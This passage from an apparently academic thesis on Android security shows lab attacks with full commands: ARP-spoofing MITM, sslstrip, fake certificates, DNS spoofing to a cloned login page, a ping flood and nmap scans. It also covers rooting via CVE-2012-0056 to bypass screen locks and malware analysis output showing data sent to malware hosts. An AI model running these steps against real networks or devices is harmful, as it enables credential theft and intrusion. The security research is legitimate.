The flags used in the command, -i wlan0 lets you specify the network interface, -T is for text mode, -q is for quiet mode, -M is for MITM mode, /192.168.1.7/ is the victim IP, /192.168.1.1/ is the gateway IP, arp:remote selects arp as type of poisoning remote is parameter for MITM.

Sit back and collect traffic in Burp or change intercept to on and manipulate packets on the fly. Go to proxy > intercept, click on “intercept is off”, so that it changes to “intercept is on”. We now have a working MITM situation where we can fiddle with the HTTP packets passing through. We also see password getting fetched via Ettercap as in figure 3.13. Lastly when we close Ettercap we do that with command ‘q’, so that target gets its arp cache table back to original state.

```

root@bt: ~
File Edit View Terminal Help
1698 tcp OS fingerprint
2183 known services

Scanning for merged targets (2 hosts)...

* |=====>| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : 192.168.1.32 A0:0B:BA:22:4F:46

GROUP 2 : 192.168.1.1 00:22:3F:91:15:2D
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help

HTTP : 173.194.71.84:443 -> USER: kalle8912345 PASS: siaglass INFO: https://accounts.google.com/ServiceLogin?service=mail&passive=1209600&continue=https://mail.google.com/mail/mu/?login=1&followup=https://mail.google.

```

Figure 3.13. Shows the username and password captured by Ettercap.

3.9.1.3. MITM ARP spoofing HTTPS with SSLstrip

This execution is using the tools arpspoof, iptables and sslstrip and we start by opening up three different terminal windows. This execution is going to show how to MITM with forged ARP replies and then use SSLstrip to remove the SSL from victims traffic. The execution is based upon scenario from section 3.5.1.3.

With the first terminal we run the following command.

```

# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j
    REDIRECT --to-port 10000
# echo 1 > /proc/sys/net/ipv4/ip_forward

```

We then start a second terminal and run the following command.

```

# arpspoof -i wlan0 -t 192.168.1.7 192.168.1.1

```

The flags used for this command is, -i wlan0 specifies which interface card, -t specifies target host, where 192.168.1.7 is our target victim and 192.168.1.1 is our gateway.

We start up a third terminal and run the following command.

```
# python sslstrip.py -l 10000 -w secret
```

The flags for sslstrip is, -l port to listen on (default 10000), -w filename to specify where to log (optional).

3.9.1.4. MITM ARP spoofing with HTTPS using fake certificate

For this attack to be possible the tools arpspoof, iptables and burp needs to be used. The certificate we are going to use are burps own. The execution is based on the scenario in section 3.5.1.4.

The attackers computer needs to have ip forwarding enabled with the following command.

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Set up iptables so that it redirects the traffic to the burp proxy with these two rules.

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j  
        REDIRECT --to-port 8080  
iptables -t nat -A PREROUTING -p tcp --destination-port 443 -j  
        REDIRECT --to-port 8080
```

Start burp proxy with port 8080 and choose to generate a certificate with a specific hostname. This means that burp will have its own certificate between the attacker and the victim. The real communication is then done between burp and the web server. In this case the attacker will choose webmail.lnu.se so that it looks better if the victim would like to view the certificate.

Next step is to start the arp spoofing so that the attacker could see the traffic with the following command.

```
arpspoof -i wlan0 -t 192.168.1.7 192.168.1.1
```

Where 192.168.1.7 is the victim and 192.168.1.1 is the gateway. Wlan0 is the interface the attacker sniffs the traffic on.

The victim will see a security warning that the certificate is not valid as shown in figure 3.14. The victim is eager to view the emails so the victim just press continue.




Figure 3.14. Shows security warning from a false certificate.

The attacker is now able to view the username and password within burp proxy in cleartext as shown in figure 3.15. The victim does not suspect anything because the connection is encrypted but with a false certificate.




Figure 3.15. Username and password in cleartext within burp.

3.9.1.5. DNS Spoofing to Fake website

In this laboratory we use two tools from the *Dsniff suit*: *Arpspoof* and *dnsspoof*. The target victim is running Android 4.0 and browsing to yahoo. Victim machine has IP 192.168.1.2, DNS server is running on IP 192.168.1.1 and a fake website will be running on 192.168.1.12. The scenario is based upon the described one in section 3.5.1.5.

The fake websites source code is copied straight via the browser from the site, and then we changed the action event from login button to our php logger script in Appendix B.1.

We start up a terminal and run the following command, by setting the value to 1 we start ip forwarding.

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

We open up a new terminal and run arpspoof with the following command.

```
# arpspoof -i wlan0 -t 192.168.1.1 192.168.1.2
```

Arpspoof flags we use is, *-i wlan0* specifies which interface card, *-t* specifies target host, where *192.168.1.7* is our target victim and *192.168.1.1* is our gateway.

We open up a third terminal and run a second arpspoof.

```
# arpspoof -i wlan0 -t 192.168.1.2 192.168.1.1
```

A fourth terminal is started. We first create a new text file, we name it *spoofhosts.txt* with Vi editor. In this file we create one line with IP to our fake website and what URL it should be spoofed as according to *hosts(5)* format.

```
192.168.1.12 mlogin.yahoo.com*
```

After we have edited and saved the file we start *dnsspoof* with the following command.

```
# dnsspoof -i wlan0 -f spoofhosts.txt host 192.168.1.2 and udp  
port 53
```

Dnsspoof flags used is, *-i* for interface card, *-f* specifies the file with queries it will respond on requests, *host 192.168.1.2* is the victim and traffic we will look after to respond with a fake DNS response. The result can be seen in figure 3.16. and 3.17.



Figure 3.16. The attackers fake website.



Figure 3.17. The original website.

3.9.1.6 Denial-Of-Service Attack

In this lab we use a Android device running version 4.0 as victim and attacker machine laptop using the tool ping. We do a simple DOS, *Ping of flood*, attack with with the command ping against victims mobile device (i.e. 192.168.1.14). *Ping of flood* is when we overwhelm the victim with request packets.(IPLOCATION, *What is Denial of Service (DoS) attack?*) The scenario is described in section 3.5.1.6.

```
# sudo ping 192.168.1.14 -l 6400 -f -i 0
```


The command pings flags we used can be described as, -l 6400, is the preload, packets to send without waiting for reply. We noticed 6400 was sufficient number to use to bring down our target wifi. -f gives us a more rapid feedback in the terminal. -i 0, sets the interval between packets, which means we keep sending as fast as possible.

3.9.1.7 Scanning techniques

This execution is based upon the scenario in section 3.5.1.7. We use NMAP to scan for information. We do a stealthy scan on port 80.

```
$ nmap -n -sS -Pn -p 80 192.168.22.12
```

Which gives output in figure 3.18.



```
$ nmap -n -sS -Pn -p 80 192.168.1.12
Starting Nmap 5.51 ( http://nmap.org ) at 2012-05-23 19:12 Vesteuropa, sommartid
Nmap scan report for 192.168.1.12
Host is up (0.00s latency).
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 00:0E:2E:A6:61:68 (Edimax Technology Co.)
Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
```

Figure 3.18. nmap sthealty scan.

We can also do a more advanced scan that gives us a bit more information about the running service of port and OS on the backend, and save this information to file “savedScan” for later use.

```
$ nmap -n -sS -Pn -A -oX savedScan -p 80 192.168.1.12
```

This give us the following output in figure 3.20.

```

$ nmap -n -sS -Pn -A -oX savedScan -p 80 192.168.1.12

Starting Nmap 5.51 ( http://nmap.org ) at 2012-05-23 19:13 Vesteuropa, sommartid
Nmap scan report for 192.168.1.12
Host is up (0.00s latency).
PORT      STATE SERVICE
80/tcp    open  http   Apache httpd 2.2.16 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0E:2E:A6:61:68 (Edimax Technology Co.)
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: general purpose|WAP|webcam|broadband router
Running (JUST GUESSING): Linux 2.6.X|2.4.X (98%), Netgear embedded (93%), AXIS L
inux 2.6.X (92%), Aastra embedded (92%), Gemtek embedded (92%), Siemens embedded
(92%), Linksys embedded (91%)
Aggressive OS guesses: Linux 2.6.17 - 2.6.35 (98%), Linux 2.6.22 (96%), Linux 2.
6.19 - 2.6.35 (95%), Linux 2.6.24 - 2.6.35 (95%), Linux 2.6.13 - 2.6.31 (95%), L
inux 2.6.22 - 2.6.23 (95%), Linux 2.6.32 (95%), Linux 2.6.24 - 2.6.28 (95%), Lin
ux 2.4.20 (Red Hat 7.2) (94%), Linux 2.6.30 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.00 ms  192.168.1.12

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 10.86 seconds

```

Figure 3.19. nmap advanced.

Useful NMAP Options we used and some other:

- [-sS] Tcp syn scan that works in stealth since it never completes the TCP connection. scan to determine if its open.
 - [-sU] UDP scan.
 - [-Pn] No ping and consider all hosts “alive”, can be good alternative if ICMP port is blocked.
 - [-A] Advanced service enumeration and banner grabbing.
 - [-oX filename] XML export file.
 - [-sI zombiehost:port] Hidden scan through zombiehost, avoids your machine from IDS detection.
 - [-sV] Version detection.
 - [-O] OS detection.
 - [-n] No DNS resolution.
 - [-h] help, gives more options.
- (NMAP.org.)

3.9.2. Passive Attacks

With passive attacks you merely observe using indirect approaches without touching their system. Compared to a active attack which is direct and easier to detect than a passive attack. (Kennedy, D. O'Gorman, J. Kearns, D. Aharoni, M. 2011)

3.9.2.1. Information gathering

Execution of information gathering as a passive attack, as described in the scenario 3.5.2.1.

We start with whois to look at what servers we can find, as in figure 3.21.

```
$ whois google.se
# Copyright (c) 1997- .SE (The Internet Infrastructure Foundation).
# All rights reserved.

# The information obtained through searches, or otherwise, is protected
# by the Swedish Copyright Act (1960:729) and international conventions.
# It is also subject to database protection according to the Swedish
# Copyright Act.

# Any use of this material to target advertising or
# similar activities is forbidden and will be prosecuted.
# If any of the information below is transferred to a third
# party, it must be done in its entirety. This server must
# not be used as a backend for a search engine.

# Result of search for registered domain names under
# the .SE top level domain.

# The data is in the UTF-8 character set and the result is
# printed with eight bits.

state:          active
domain:         google.se
holder:         mmr8008-53808
admin-c:        -
tech-c:         -
billing-c:       -
created:        2008-10-20
modified:       2012-01-19
expires:        2012-10-20
transferred:    2009-03-06
ns1server:      ns1.google.com
ns2server:      ns2.google.com
ns3server:      ns3.google.com
ns4server:      ns4.google.com
dnssec:         unsigned delegation
status:         ok
registrar:      MarkMonitor Inc
```

Figure 3.20. Whois google.com.

We can then do a nslookup ns1.google.com to find the IP corresponding to that server, as in figure 3.22.

```
$ nslookup ns1.google.com
Icke-auktoriserat svar:
Server: UnKnown
Address: 192.168.1.1

Namn: ns1.google.com
Address: 216.239.32.10
```

Figure 3.21. nslookup ns1.google.com.

We can also search for the ns1.google.com at the website netcraft to get the IP address, as in the following figure 3.23.(Netcraft, 2012.)



INTRODUCING THE SINGLEHOP
BILL OF RIGHTS



THE HOSTING
INDUSTRY'S FIRST
CUSTOMER BILL
OF RIGHTS

SEE WHY
IT'S BETTER 

Site report for ns1.google.com

Netcraft Toolbar

- [+ Home](#)
- [+ Download Now!](#)
- [+ Report a Phish](#)
- [+ Top Reporters](#)
- [+ Phishiest Countries](#)
- [+ Phishiest Hosters](#)
- [+ Most Popular Websites](#)
- [+ Branded Toolbars](#)

→

Site	http://ns1.google.com	Last reboot	unknown  Uptime graph
Domain	google.com	Netblock owner	Google Inc.
IP address	216.239.32.10	Site rank	unknown
Country	 US	Nameserver	ns1.google.com
Date first seen	unknown	DNS admin	dns-admin@google.com
Domain Registrar	markmonitor.com	Reverse DNS	ns1.google.com
Organisation	Google Inc., Please contact contact-admin@google.com 1600 Amphitheatre Parkway, United States	Nameserver Organisation	Google Inc., Please contact contact-admin@google.com 1600 Amphitheatre Parkway, United States
Check another site:	<input style="width: 100%;" type="text"/>	Netcraft Site Report Gadget	 [More Netcraft Gadgets]

Figure 3.22. netcraft

When we now know the IP address we can whois on it to see for whom it is registered, and as we can see in the figure 3.24 below google own a lot of IP addresses.

```

$ whois 216.239.32.10
#
# Query terms are ambiguous. The query is assumed to be:
# "n 216.239.32.10"
#
# Use "?" to get help.
#
#
# The following results may also be obtained via:
# http://whois.arin.net/rest/nets;q=216.239.32.10?showDetails=true&showARIN=false&ext=netref2
#
NetRange:      216.239.32.0 - 216.239.63.255
CIDR:          216.239.32.0/19
OriginAS:
NetName:       GOOGLE
NetHandle:     NET-216-239-32-0-1
Parent:        NET-216-0-0-0-0
NetType:       Direct Allocation
RegDate:       2000-11-22
Updated:       2012-02-24
Ref:           http://whois.arin.net/rest/net/NET-216-239-32-0-1

OrgName:       Google Inc.
OrgId:         GOGL
Address:       1600 Amphitheatre Parkway
City:          Mountain View
StateProv:     CA
PostalCode:    94043
Country:       US
RegDate:       2000-03-30
Updated:       2011-09-24
Ref:           http://whois.arin.net/rest/org/GOGL

OrgTechHandle: ZG39-ARIN
OrgTechName:   Google Inc
OrgTechPhone:  +1-650-253-0000
OrgTechEmail:  arin-contact@google.com
OrgTechRef:    http://whois.arin.net/rest/poc/ZG39-ARIN

OrgAbuseHandle: ZG39-ARIN
OrgAbuseName:   Google Inc
OrgAbusePhone:  +1-650-253-0000
OrgAbuseEmail:  arin-contact@google.com
OrgAbuseRef:    http://whois.arin.net/rest/poc/ZG39-ARIN

RTechHandle:   ZG39-ARIN
RTechName:     Google Inc
RTechPhone:    +1-650-253-0000
RTechEmail:    arin-contact@google.com
RTechRef:      http://whois.arin.net/rest/poc/ZG39-ARIN
#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/whois_tou.html
#

```

Figure 3.23. whois 216.239.32.10

We can also use nslookup to find mail servers with type=mx, as you can see in the following figure 3.25.


```

$ nslookup
Standardserver: UnKnown
Address: 192.168.1.1

> set type=mx
> google.com
Icke-auktoritært svar:
Server: UnKnown
Address: 192.168.1.1

google.com      MX preference = 40, mail exchanger = alt3.aspmx.l.google.com
google.com      MX preference = 50, mail exchanger = alt4.aspmx.l.google.com
google.com      MX preference = 10, mail exchanger = aspmx.l.google.com
google.com      MX preference = 20, mail exchanger = alt1.aspmx.l.google.com
google.com      MX preference = 30, mail exchanger = alt2.aspmx.l.google.com

google.com      nameserver = ns2.google.com
google.com      nameserver = ns3.google.com
google.com      nameserver = ns4.google.com
google.com      nameserver = ns1.google.com
aspmx.l.google.com internet address = 173.194.71.26
alt1.aspmx.l.google.com internet address = 173.194.77.27
alt2.aspmx.l.google.com internet address = 209.85.225.27
alt3.aspmx.l.google.com internet address = 74.125.134.26
ns1.google.com  internet address = 216.239.32.10
ns2.google.com  internet address = 216.239.34.10
ns3.google.com  internet address = 216.239.36.10
ns4.google.com  internet address = 216.239.38.10

```

Figure 3.24. nslookup set type=mx google.com

3.10. Execution of Physical threats

We talked in the scenario about that an Android device could be either rooted or not rooted. Here we show the execution of different attacks that could be done if an Android device was found.

3.10.1. Unrooted

For an unrooted device it is not certain that we can extract sensitive information. Depending on what security features that are enabled it is more or less hard. We are going to try with adb and a smudge attack which is an attack where you look after the finger patterns that are drawn on the device. To root the device we are going to use the exploit CVE-2012-0056 which works on Galaxy Nexus with Android 4.0.2. With this exploit it is possible to root the device without unlocking the bootloader which would delete all data on the device. (Androidcommunity, 2011. Galaxy Nexus Tips: Unlock bootloader, root, recovery ,more)

The Samsung Galaxy Nexus has a password screen lock configured and the USB debugging is disabled. By first trying to access the phone it prompts for a password which could contain any character and be at maximum 17 characters long. Unless the attacker knows some passwords that the victim usually uses, this is pretty much a dead-end.

The next scenario was if the Nexus has a pattern screen lock and USB debugging disabled, then it exists a possibility for an attacker to get full access to the device by issuing a smudge attack. The other person tried to do a smudge attack and see if the pattern was recognisable. After some studying with tilting the screen in many different positions the pattern was successfully recognised. Figure 3.26 (Aviv, J.A. Gibson, K. Mossop, E. Blaze, M. & Smith, J.M. 2010) shows how the pattern could be seen with some tweaking of a picture. The devices are the same.



Figure 3.26. Circumvent pattern screen lock with smudge attack. (Aviv, J.A. Gibson, K. Mossop, E. Blaze, M. & Smith, J.M. 2010)

For the last scenario we have the Nexus with a pattern screen lock and this time with USB debugging enabled. The first step to do is to root the Nexus device. Connect the device to your computer and download the CVE-2012-0056 exploit (Androidforums, 2012. Galaxy Nexus root / un-root without unlocking bootloader). Follow the installation guide provided in the link. It is simply a matter of running a .bat file which runs the exploit on the Android device and installs the superuser.apk application. The Nexus is now rooted and to circumvent the pattern screen lock we need to first be root by entering the command *su* then remove the file *gesture.key* which is done with the command *rm /data/system/gesture.key*. The device will still appear a pattern screen lock but since the *gesture.key* file does not exist any more it does not matter which pattern that is drawn, every combination is granted.

3.10.2. Rooted

The attacker finds an Android device that is rooted. The attacker then starts the device in recovery mode. With this custom recovery mode it is possible to mount the partitions and then connect with adb and from there extract sensitive data. If the device has a pattern screen lock the attacker could delete the file *gesture.key* as before with the unrooted device to circumvent the screen lock.

If the rooted device have USB debugging enabled then connect the Android device with a USB cable and use ADB with the *su* command to get root rights and explore what sensitive information that is stored.

4. Results

In this chapter we will summarize the results of our work. The results will be presented as application-based, web-based, network-based and lastly physical threats. From this chapter you will learn about this thesis results and how developers can prevent the threats.

4.1. Application-based

Developers are humans and humans makes mistakes. When it comes to programming mobile devices we have showed the OWASP top 10 mobile risks that are common vulnerabilities for applications. They apply not only for Android, but also for other mobile operating systems. The biggest security risk according to this list is insecure data storage. Sensitive data needs to be stored secure, however often stored on places where other applications have access. We have seen many applications that stores the credentials in a database and if the device is not rooted this is a good protection against other applications based on the foundation of the Android operating system permissions. However it is not very good if the device is rooted and the malicious application gets granted to use root privileges. Data that needs to be stored securely can not be stored on the sd-card since this is an area where no root privileges is necessary. The only thing that is needed are permission to access the external storage which many applications have.


Developers could minimize the risk by implementing one-way hash functions. These hashes could not be reversible so when a user writes the password a hash value will be created. This hash value is compared to the one that is stored. If they match then the user typed the correct password. Good practice is to save no information or store as little as possible on the mobile device. If hash-functions are not doable and data needs to be stored on the mobile device a developer should use a good security library with good security functionality. The key should be stored at different locations and be assembled at runtime. The locations could for example be at both a remote server and within the application. (OWASP, 2010. Insecure Storage)

Client side injection is something that could be XSS or SQL injection. In order to protect from this the application need to validate both the input and the output a user could do. This is done by sanitizing the user data which means escaping or removing malicious strings so no harm could be done. Some other defences that is possible are also written in section 2.5.2.

When it comes to improper session handling it could often be that the session token is valid for a longer time compared with web applications. (Mannino, 2011) This is not very good if a MITM attack is executed against a victim using some application and then captures the session, because the attacker will have more time to cause damage. Developers should not be afraid in re-authenticating the user and a good idea is to implement the possibility to remotely revoke session tokens if a device is dropped or stolen. A session key is something that should not be generated with a specific pattern

or including something that is easy to guess or find, for example an easy algorithm or phone device id. It exists token generation resources for this purpose. (Mannino, 2011)

The Goatlroid application stores the session token in plaintext in its database file. This is not a big deal if the device is not rooted because it is only the application itself that have access to the database file. However if the device is rooted, the Android.LeNa malware application that we studied with droidbox demands root privileges and after that it uploads database files from other applications. When we used droidbox we got a nice report that summarized what the malware application uploaded as seen in figure 4.1. It shows that the application tries to upload the IMEI number, phone number and some databases from installed applications to r2.adwo.com and proxy.youdraw.cn. A company that have its own applications could for example run the code in Appendix A.1. to determine if an Android device is rooted or not. This company could based on the result either allow the device to enter the company network or deny it. A company should not allow an user access with an application if it is rooted because of the security risks, which we for example seen with Android.LeNa.



```
fredrik@xklient: ~/Programs/DroidBox
File Edit View Terminal Help

[469.722490072] Sink: Network
Destination: proxy.youdraw.cn
Port: 80
Tag: Taint_IMEI, Taint_OTHERDB
Data: ret=2&rqt=4&aid=2870db81f4e94cd19
57a8ddd44cdc007&u=dw5rbm93bg==&tid=MzU3MjQyMDQzMjM3NTE3&shid=ed7899f9582542b48b4
67a522622d9cd&pid=acc70d52722f446481021f05ecee0f4f&m=false&o=QW5kcm9pZDIuMS1lcGR
hdGUx&ty=1&ip=10.0.2.15&tt=R1QtSTkwMDA=&v=1.0.1&st=2&ac=internet&ca=Android

[491.901649952] Sink: Network
Destination: r2.adwo.com
Port: 80
Tag: Taint_PHONE_NUMBER, Taint_IMEI
Data: |00000000e8a177663264f518fe8727d375
d05a7I357242043237517Munknowngt-i9000|N
15555215554P|om.safesys.myvpnL

[520.445663929] Sink: Network
Destination: proxy.youdraw.cn
Port: 80
Tag: Taint_IMEI, Taint_OTHERDB
Data: ret=2&rqt=4&aid=2870db81f4e94cd19
57a8ddd44cdc007&u=dw5rbm93bg==&tid=MzU3MjQyMDQzMjM3NTE3&shid=ed7899f9582542b48b4
67a522622d9cd&pid=acc70d52722f446481021f05ecee0f4f&m=false&o=QW5kcm9pZDIuMS1lcGR
```

Figure 4.1. Shows what the Android.LeNa application really does.

We did this with the HippoSMS malware as well and in figure 4.2. we can see how the application first starts a service sends an SMS message and then deletes it. In figure 4.3. we also see to which phone number. This number is a premium-rate number so the malicious programmers could steal money from the user. Let's say that a user have the Android.LeNa installed, this means that an attacker could now use the session token from the Goatlroid application and login with the session. As long as the user do not download applications from unknown sites and users, the risk of installing malware applications decreases very much.




Figure 4.2. Shows the process of how the HippoSMS malware application works.

```

fredrik@xkclient: ~/Programs/DroidBox
File Edit View Terminal Help
user.sms.MessageService

[Enforced permissions]
-----

[Permissions bypassed]
-----

[Information leakage]
-----

[Sent SMS]
-----
[42.224820137]          Number: 1066156686
                        Message: 8
[110.201611996]        Number: 1066156686
                        Message: 8
[114.074542999]        Number: 1066156686
                        Message: 8

[Phone calls]
-----

```

Figure 4.3. Shows to which premium-rate numbers the HippoSMS malware application sends to.

Reverse engineering an application is not hard at all and this is something developers needs to be aware of. It is possible to see how the developer has implemented a functionality which could be both good and bad. It would be bad if a cyber criminal finds a vulnerability. However if it is a white hat security analysts that finds the vulnerability, then the vulnerability would get a patch and be stopped. This is the same

as with open source software as Linux. The more people looking at the code, the more vulnerabilities are discovered that could be stopped. However obfuscation can be done to complicate things for the reverse engineer, but it doesn't stop him completely. With enough time to spend for reverse engineering it is possible to learn how the program works anyway. Depending on what we want to learn about the application and its source code is obfuscated it can be faster to just try it out or look at the communication it makes.

We performed a test where the ExploitMe application has stored the encryption key in plaintext within the source code. This is an example of sensitive information disclosure and it may seem obvious that this is not good but it exists in some applications. The essential thing with this is that source code are viewable from an Android application. Overall the best practice for a developer is to develop with common sense. (Mannino, 2011)

4.2. Web based threats

